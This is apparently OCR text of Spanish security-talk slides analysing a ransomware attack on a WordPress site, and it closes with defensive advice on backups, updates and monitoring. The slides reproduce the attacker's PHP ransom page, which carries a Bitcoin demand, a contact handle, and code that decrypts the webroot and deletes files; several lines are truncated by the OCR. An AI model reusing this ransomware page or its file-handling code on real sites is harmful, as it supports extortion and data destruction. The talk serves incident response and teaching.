
anon-dec.php

```
<title>{ Onanimus7 R4nsomwar3 }</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta property="og:title" content="Pwn3d By Onanimus7">
<meta name="keywords" content="H4ck3d,  H4ck3d By, Onanimus7, H4c
<meta name="description" content="Security just an illusion!!!">
<meta property="og:description" content="Security just an illusio
<meta property="og:site_name" content=" Security just an illusion
<meta property="og:type" content="website">
<meta property="og:image" content="https://i.ibb.co/s2TD4HB/16247
<meta name="copyright"content="H4cking,g, Onanimus7">
<meta name="theme-color" content="#000">
<meta name="robots" content="index, cache, follow, archive">
<meta name="googlebot" content="all, index, follow, cache, archiv
<meta name="allow-search" content="yes">
<meta name="audience" content="all">
<link rel="shortcut icon" type="image/x-icon" href="https://www.f
">
<link href="https://fonts.googleapis.com/css?family=Montserrat:10
<style>
html {
background: black;
color: white;
font-family: 'Montserrat', sans-serif;
}
input { background: transparent; color: white; border: 1px solid
</style>
<?php
error_reporting(0);
$input = $_POST['pass'];
$pass = "4c308fe1014c17de88262605d7a88639";
if(isset($input)) {
if(md5($input) == $pass) {
function decfile($filename){
        if (strpos($filename, '.0x4f6e616e696d757337') === FALSE) {
        return;
        }
        $decrypted = gzinflate(file_get_contents($filename));
        file_put_contents(str_replace('.0x4f6e616e696d757337', '
        unlink('anon.php');
        unlink('.htaccess');
        unlink($filename);
        echo "$filename Decrypt3d !!!<br>";
}

function decdir($dir){
        $files = array_diff(scandir($dir),
                foreach($files as $fi
                        if(is_dir($dir."/".$file)){
                                decdir($dir."/".$file);
                        }else {
                                decfile($dir."/".$file);
                        }
        }
}

decdir($_SERVER['DOCUMENT_ROOT']);
echo "<br>Webroot Decrypted<br>";
unlink($_SERVER['PHP_SELF']);
unlink('.htaccess');
copy('htabackup','.htaccess');
echo 'Success !!!';
} else {
echo 'Failed Password !!!';
}
exit();
}
?>
<center>
<h1>{ Onanimus7 R4nsomwar3 }</h1>
<img height="200" src="https://www.freepnglogos.com/uploads/troll
<br><br>
<h3>Your Website Is Encrypt3d</h3>

Don't Change the Filename because it Can Damage the File If You W
<br>
Send Me $200 For Back Your Website <br><br>
Bitcoin (BTC) Address : <input type="text" value="1HmEGmGDuBrTEb3
<br><br>
<form enctype="multipart/form-data" method="post">
<input type="text" name="pass" placeholder="Password"> <input typ
</form>
<br>Contact Telegram : @feyensss<br>
<body onclick="playAudio();" class=""><audio id="sec" __idm_id__=
<source src="https://i.top4top.io/m_2034akj0y3.mp3" type="audio/m
<div class="memeck"><script>var x = document.getElementById("sec"
        .classList.toggle("dark-mode"); } function changeImage()
        imgClickAndChange").src = "body"; } else { document.getEl
~Tap Background to music~
<script> (function () { for(var i = 0; i < 20; i++) { history.pus
script>
```

```
//error_reporting(0);
//$input = $_POST['pass'];
//$pass = "4c308fe1014c17de88262605d7a88639";
//if(isset($input)) {
        //if(md5($input) == $pass) {
function decfile($filename){
        if (strpos($filename, '.0x4f6e616e696d757337') === FALSE) {
        return;
        }
        $decrypted = gzinflate(file_get_contents($filename));
        file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename)
                , $decrypted);
        unlink('anon.php');
        unlink('.htaccess');
        unlink($filename);
        echo "$filename Decrypt3d !!!<br>";
}

function decdir($dir){
        $files = array_diff(scandir($dir), array('.', '..'));
                foreach($files as $file) {
                        if(is_dir($dir."/".$file)){
                                decdir($dir."/".$file);
                        }else {
                                decfile($dir."/".$file);
                        }
        }
}

decdir($_SERVER['DOCUMENT_ROOT']);
echo "<br>Webroot Decrypted<br>";
```

El Rescate


Webroot Decrypted
Success !!!


index.php 29/1/2022 11:5
license.txt 29/1/2022 11:5
readme.html 29/1/2022 11:5
wp-activate.php 29/1/2022 11:5
wp-blog-header.php 29/1/2022 11:5
wp-comments-post.php 29/1/2022 11:5
wp-config.php 29/1/2022 11:5
wp-config-sample.php 29/1/2022 11:5

El Rescate

En el País de Nunca Jamás…

Backups – Copias de seguridad

- “Back up” -> Cubrir la espalda
- En el caso de un Ransomware es nuestro mejor aliado.
- ¿Estás **completamente seguro** de que tus copias de seguridad funcionan?

Medidas **Proactivas**

Reduce admins, plugins y themes (REGLA MÍNIMO PRIVILEGIO)

Usa Gestores de Contraseñas, Cámbialas periódicamente.

Copias de Seguridad (VALÍDALAS)

Actualiza (RECUERDA: Los parches vienen tras los exploits)

Monitorea tu sitio (WPSCAN & Escáneres integridad de ficheros)

WAF (Web Application Firewall)

RECUERDA **invertir** en

HOSTING

SEGURIDAD


Everybody needs a hacker

GRACIAS!!

Ahora es vuestro momento:

PREGUNTAS!

Néstor Angulo de Ugarte

pharar